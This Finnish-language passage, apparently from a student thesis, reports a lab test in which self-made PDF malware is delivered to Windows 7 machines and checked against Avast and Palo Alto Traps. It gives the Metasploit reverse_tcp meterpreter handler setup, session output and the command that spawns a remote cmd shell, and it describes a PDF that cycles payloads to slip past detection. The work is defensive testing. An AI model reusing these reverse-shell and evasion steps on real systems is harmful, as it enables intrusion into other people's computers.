


Kuva 31. CCNA_pdf-haittaohjelman enkoodaus.

7.7 Haittaohjelmien siirto kohteisiin ja Avastin testaus


Avast Free Antivirus on tunnettu ilmainen virustorjuntaohjelma kotikäyttöön. Se tarjoaa tarpeelliset työkalut perushyökkäyksien välttämiseen. Avast on kehitetty Microsoft Windows-, Linux-, macOS- ja Android-käyttöjärjestelmille. Ohjelmiston käyttämä skannausmoottori on saanut ICSA Labsin ja West Coast Labsin hyväksymän sertifikaatin, joten todennäköisesti oli, että ohjelma torjuu hyökkäyksemme. [45.]

Päätimme siirtää haittaohjelmat kohteisiin käyttäen komentoriviltä pscp-sovellusta ja Windowsin graafista WinSCP:tä. Ensiksi siirrettiin haittaohjelmia komentoriviltä (ks. liite.11) ja seuraavaksi kokeiltiin WinSCP:tä, kuten kuvassa 32 on esitetty.



Kuva 32. Tiedostojen siirto WinSCP:llä ja Avasti havaitsi uhan.

Avast huomasi siirtoyritykset ja esti haittaohjelmat, ennen kuin ne käynnistettiin. Avastin toimet on esitetty kuvassa 33.



Kuva 33. Avast havaitsi toisen PDF-haittaohjelmista.

Tämän jälkeen testattiin haitalliset tiedostojen siirtämistä, kun Avast oli pois päältä. Tiedostojen siirto onnistui ja päästiin testaamaan haittaohjelmia. Onnistunut tiedostojen siirto on esitetty kuvassa 34.

Kuva 34. Kumpaankin Windows-koneeseen siirrettiin haittaohjelmat.

Haittaohjelmia testattiin ja huomattiin, että ne toimivat. Haittaohjelma avasi meterpreter-yhteyden ja mahdollisti pääsyn työasemaan (kuva 35).

```
msf exploit(handler) > set PaYLOAD windows/meterpreter/reverse_tcp
PaYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set Lhost 10.114.48.205
Lhost => 10.114.48.205
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run exploit

[*] Started reverse TCP handler on 10.114.48.205:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.114.48.183
[*] Meterpreter session 1 opened (10.114.48.205:4444 -> 10.114.48.183:56592) at
2017-03-30 12:48:32 +0300
```

Kuva 35. Kaliin aukesi yhteys, kun käyttäjä avasi haittaohjelman.

Avattiin työasemassa komentorivi, kun oli päästy sisään koneeseen (kuva 36).

```
meterpreter > execute -f cmd.exe -i -H
Process 1900 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```


Kuva 36. Käynnistettiin Windowsin komentorivi Kalista käsin.

Tämän jälkeen alkoi työaseman selaaminen. Avattiin sovelluksia ja kaivettiin informaatiota työasemasta (kuva 37).

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Windows IP Configuration

Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6ce5:f01:3a6d:6e5f%11
   IPv4 Address. . . . . . . . . . . : 10.114.48.183
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.114.48.1

Tunnel adapter isatap.{0B321A7C-316A-42F4-BF99-ECF8FEEE0FFC}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Reusable ISATAP Interface {9B292FB1-1804-4C2E-AE59-BAF358AD9349}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:9d38:6abd:83f:22bf:f58d:cf48
   Link-local IPv6 Address . . . . . : fe80::83f:22bf:f58d:cf48%14
   Default Gateway . . . . . . . . . : ::

C:\Users\student>start calc
start calc

C:\Users\student>start notepad
start notepad

C:\Users\student>
```

Kuva 37. Kalilla avattiin kohteessa laskin, muistio ja tarkastettiin verkkoasetukset komentoriviltä.

Työasema oli hallussamme ja pystyimme nyt selaamaan sen tietoja läpi. Meterpreterillä voitiin käynnistää aktiivinen sessio taustalle ja avata toinen sessio tai tehdä uusia hyökkäyksiä. Tämä on havainnollistettu kuvassa 38.




Kuva 38. Session voi varastoida, jotta voi operoida toisen session kanssa.

Ensimmäinen kokeilu Windows-7-2-työasemaan oli onnistunut. Haittaohjelma pyöri taustalla, ja hyökkääjänä pystyi suorittamaan ohjelmia taustalla (ks. liite 9).

7.8 Avastin testaus haittaohjelmia ajettaessa


Testattiin Avast-virustoruntaohjelman reagointikykyä luoduilla haittaohjelmilla. Tarkoituksena oli havainnollistaa, kuinka hyvin Avast huomaa haittaohjelmat ja mihin toimenpiteisiin se ryhtyy.

Ensimmäisen haittaohjelman Avast skannasi ja esti käytön. Toimenpiteet on esitetty kuvassa 39.




Kuva 39. Yritys suorittaa haittaohjelma part1. Avast skannaa prosessia.

Toisessa yrityksessä Avast esti haittaohjelman välittömästi ennen tiedoston suorittamista ja poisti ohjelman. Tämä on havainnollistettu kuvassa 40.




Kuva 40. Yritys suorittaa haittaohjelmaa part2, Svast keskeytti prosessin ja poisti ohjelman.

Avast siirtää havaitut haittaohjelmat karanteenikirjastoon, jossa ohjelmia voidaan tutkia turvallisemmin. Viruskaranteeni on esitetty kuvassa 41.



Kuva 41. Avastin havaitsemat ohjelmat viruskaranteenissa.

Avast esti myös Kali Linuxilla tehdyt hyökkäykset hyvin. Tämä on havainnollistettu kuvassa 42.



Kuva 42. Avast keskeytti session.


Avast suljettiin väliaikaisesti, ja sessio aukesi part1-haittaohjelmalla, vaikka Windows Defender oli päällä. Avast käynnistettiin, ja se katkaisi session välittömästi, kuitenkaan poistamatta haittaohjelmaa.

7.9 Palo Alto Traps -testaus


Palo Alto Traps on virustorjuntajärjestelmä, joka on kehitetty Windows-käyttöjärjestelmille. Latautuessaan se sijoittaa itsensä Windows-käyttöjärjestelmän prosesseihin. Koneilla, joissa Traps on ladattu, tulee olla yhteinen ESM-palvelin eli keskitetty hallinta (Endpoint Security Manager), joka monitoroi laitteita ja päivittää lokiin havainnot haittaohjelmista ja murtautumisyrityksistä.

ESM-palvelin on yhteydessä WildFire-pilvipalveluun, joka on Palo Alton oma virtuaalinen pilvipalvelu, johon palvelin lähettää tunnistamattomat ja epäilyttävät havaintonsa haittaohjelmista. Toinen meistä oli ollut hiljattain ohjelman käyttöönoton ja hallinnan koulutuksessa, joten päätimme lisätä työhön osion aiheesta.


Testissä loimme haitallisen .pdf-tiedoston, joka sisälsi useita haittaohjelmia. Haittaohjelmia sisältävä PDF-tiedosto toimi sillä periaatteella, että jos muuri havaitsee ajettavan haittaohjelman, seuraavalla käynnistyksellä ajetaan eri haittaohjelma.




Kuva 43. Traps on estänyt DLL-hyökkäyksen.



Kuva 44. Seuraavalla käynnistyksellä ohjelma suoritti ROP-chain-hyökkäyksen, jonka Traps huomasi ja lopetti.



Kuva 45. Kali Linuxin näkymästä ei havaittu muutoksia.




Kuva 46. Näkymä Endpoint Security Managerista, jonka lokiin tapahtumat tallentuivat.

7.10 Windows Server -palvelinkäyttöjärjestelmä

Windows Server on yrityksille tarkoitettu Microsoftin kehittämä palvelinkäyttöjärjestelmä, joka yksinkertaistaa pilvipalvelujen, kuten Microsoft Office 365:n ja Windows

